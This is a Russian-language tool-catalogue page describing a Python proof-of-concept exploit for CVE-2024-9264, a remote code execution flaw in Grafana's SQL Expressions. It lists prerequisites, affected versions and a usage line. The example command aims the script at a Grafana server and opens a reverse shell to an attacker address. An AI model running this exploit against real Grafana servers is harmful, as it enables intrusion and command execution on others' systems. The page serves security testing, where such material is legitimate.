
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-9264 — Python proof-of-concept для удаленного выполнения кода в Grafana через SQL Expressions, эксплуатирующий недостаточную санитаризацию ввода для выполнения произвольных команд оболочки на аутентифицированных целях. | Kitploit
Инструменты/GitHubGitHub/royall-researchers/cve-2024-9264
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеRed Teaming
GitHubroyall-researchers/cve-2024-9264

CVE-2024-9264

Python proof-of-concept для удаленного выполнения кода в Grafana через SQL Expressions, эксплуатирующий недостаточную санитаризацию ввода для выполнения произвольных команд оболочки на аутентифицированных целях.

Репозиторий
181 год назадЕщё не проверено
Поделиться

CVE-2024-9264-RCE-Exploit в Grafana через SQL-выражения

Описание

Доказательство концепции удаленного выполнения кода в Grafana (CVE-2024-9264)

Этот репозиторий содержит скрипт Python, который эксплуатирует уязвимость удаленного выполнения кода (RCE) в функции SQL-выражений Grafana. Используя недостаточную санитацию входных данных, этот эксплойт позволяет атакующему выполнять произвольные команды оболочки на сервере. Это стало возможным благодаря расширению сообщества shellfs, которое может быть установлено и загружено атакующим для выполнения команд.

Предварительные требования

  • аутентифицированный пользователь Grafana с правами Viewer или выше
  • исполняемый файл DuckDB должен быть установлен и доступен через переменную PATH Grafana

Подверженные версии

Grafana >= v11.0.0 (все версии v11.x.y подвержены уязвимости)

Использование

python3 poc.py [--url <target>] [--username <username>] [--password <password>] [--reverse-ip <IP>] [--reverse-port <PORT>]
14

Пример


python poc.py --url http://127.0.0.1:3000 --username eviluser --password eviluser --reverse-ip 10.10.1.41 --reverse-port 9001

Отказ от ответственности

Этот скрипт предназначен для образовательных целей и использования в контролируемых средах, где у вас есть разрешение на проверку безопасности системы. Неправильное использование этого инструмента может повлечь юридические последствия.


Дополнительно

https://zekosec.com/blog/file-read-grafana-cve-2024-9264/

https://grafana.com/blog/2024/10/17/grafana-security-release-critical-severity-fix-for-cve-2024-9264/

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




